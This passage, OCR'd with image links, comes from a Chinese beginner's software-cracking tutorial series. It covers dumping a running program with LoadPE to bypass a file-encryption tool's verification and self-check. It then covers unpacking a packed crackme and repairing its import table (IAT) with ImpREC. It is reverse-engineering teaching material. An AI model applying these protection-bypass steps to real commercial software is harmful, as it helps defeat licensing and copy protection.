


图11




图12




图13

继续向下跟踪，当跟踪到00455AEB 处的call 时，我们加密的文件自动弹出来了，如图11，图12，已经成功了，为了一劳永逸，我们还是直接把验证部分去掉吧，这时大家肯定都想到了暴破，那我们就来暴破一下，我把上面的两个跳转都nop 掉，保存后运行一下，提示说“Can’t open file!”，如图13，看来是有自校验啊，难道我们还需要分析？NO，麻烦死了，来想想别的方法吧。




图14

既然程序已经运行了，那我们真接把它Dump 出来不就可以了吗？在这里，我们需要用到LoadPE，运行LoadPE 后，那个test.exe.fcp 就是我们的目标了，先选中它，在上面点右键选择“完整转存”，如图14。





图15

它会提示我们“无法粘贴原始PE 头！”，如图15，不用管它，按确定后就会弹出一个保存对话框，我们保存起来运行一下，成功了。



从零开始学破解之（三十一）IAT的修复

Talent Feng

通过上一节课的学习我们已经了解到，在脱壳的时候如果附加数据处理不当，就会造成脱壳后文件无法运行的情况，不过脱壳后的文件无法运行是经常遇到的，而且“附件数据”也只是造成这个问题的一个原因。那么，还有什么情况会造成脱壳后的文件无法运行呢？除了“附加数据”之外，“程序的IAT”也是决定程序能否正常运行的一个关键。对于IAT这个概念，小菜们一定觉得非常专业吧！那什么是IAT呢？我先简单的给大家介绍一下，IAT的中文名字叫做“输入表”，它对于程序来说是非常重要的。为什么说输入表会影响脱壳后程序的运行呢？这就要从软件加壳的过程说起了，目前主流的加壳软件都在不断增强对软件的保护强度，并运用了各种各样的方法，其中加密程序的输入表就是很常见的一种技术。简单的说，就是加壳软件把原程序的输入表进行加密，使得软件的正常运行更依赖于壳的保护。在这种情况下，如果我们只是单纯的把壳脱掉，而没有处理被加密处理过的“输入表”，那么软件是无法运行的。

小菜们可以这样来理解，原本的情况是这样的，程序在正常的运行过程中，可以轻松的读取或调用输入表中的内容，但是被加壳软件处理过了后，输入表就被加密了，只有程序的外壳才能对输入表进行解密，所以程序就没办法自己去正常的使用输入表了，必须依赖所加的壳才能识别输入表。如果我们只脱了壳，被加密的输入表依然遗留在程序中，面对被加密后已经面目全非的输入表，谁也没有办法识别它，于是，脱壳后的程序也就无法正常运行了。不过小菜们也不用太过担心，因为一般的压缩壳是不会对程序输入表进行加密的，但是小菜们要追求更高的脱壳技术；所以对于如何修复程序输入表，还是需要掌握的。

如果在脱壳后，程序的IAT没有被修复的话，那么程序运行的时候就会出现错误提示信息，操作系统会告诉我们，当前的文件不是一个有效的程序文件，如图1。这个提示信息可以算作是标志性的提示，只要程序在脱壳之后，不能正常运行而且出现了这样的提示，那么就可以确定，这个程序文件的输入表出问题了。




图1

面对这种情况，我们该如何修复程序的输入表呢？小菜们不要慌，因为我们有相应的工具来对付它。在修复输入表的过程中，大家需要用到的工具叫做“ImpREC”，它使用起来非常方便，虽然高手们更热衷于使用手工的方法来修复脱壳后的程序，但是小菜们只要掌握了工具修复的方法就足够了。要想手工修复程序的输入表，我们不仅要对PE文件有非常深刻的了解，还需要熟悉程序在操作系统中的运行原理，这些对于小菜们来说就非常困难了。

在实例的介绍中，我们还是使用一个Crackme程序来进行演示，这个小程序比较特殊，大家不需要分析注册码之类的东西，只需要将它成功脱壳即可。首先，还是用PEID检查一下，检验的结果如图2所示。这个小程序使用了一款名为Pohernah Crypter的壳，这个壳很少见，我们也没有讲过该如何处理没有见过的壳。不过大家只要熟悉了ESP定律和脚本脱壳法这两个法宝，大部分的壳还是难不倒我们的。在这里小菜们可以使用自己最熟悉的方法来给目标Crackme脱壳，建议小菜们使用ESP定律法。ESP定律脱壳法我们已经讲过很多次，在这里就不重复了。简单的提示一下，大家只要来到了如图3所示的代码处，就可以直接将程序脱壳了。




图2




图3

现在，我们运行一下程序看看，果然出现了错误提示信息，如图4，看来在脱壳之后不进行修复是不行的，赶紧请来ImpREC。使用ImpREC修复程序输入表的过程稍微有些复杂，小菜们一定要用心听讲哦（小提示：在运行ImpREC之前，一定要将脱壳前的原程序运行起来，这一点很重要）。

第一步：打开ImpREC的进程列表，选择相应的程序进程，如图5。

第二步：我们在ImpREC中的IAT Infos needed窗口中输入刚才得到的程序OEP的地址，结合OD的分析结果，当前程序的OEP是004271B0，所以在这里就要输入271B0（注意一定要输入271B0，而不是004271B0）。

第三步：我们会看到IAT Infos needed中还有两项分别是RVA和SIZE，它们分别表示程序输入表的起始位置和大小。小菜们第一次听到IAT这个概念，肯定还没有很好的理解，说到IAT的位置和大小，估计大家都很茫然吧。其实，要得到IAT的大小和偏移地址是非常简单的，使用ImpREC就完全可以，我们单击“IAT AutoSearch”按钮，ImpREC就会自动为我们寻找相应的内容了。在这里我们特别需要注意的是，使用ImpREC自动寻找IAT的大小和偏移地址有时候可能会不成功。简单的说就是ImpREC没有办法为我们定位IAT的相关信息，这时候我们就要用手工的方法来定位IAT的信息了，关于如何手动寻找IAT的




图 4

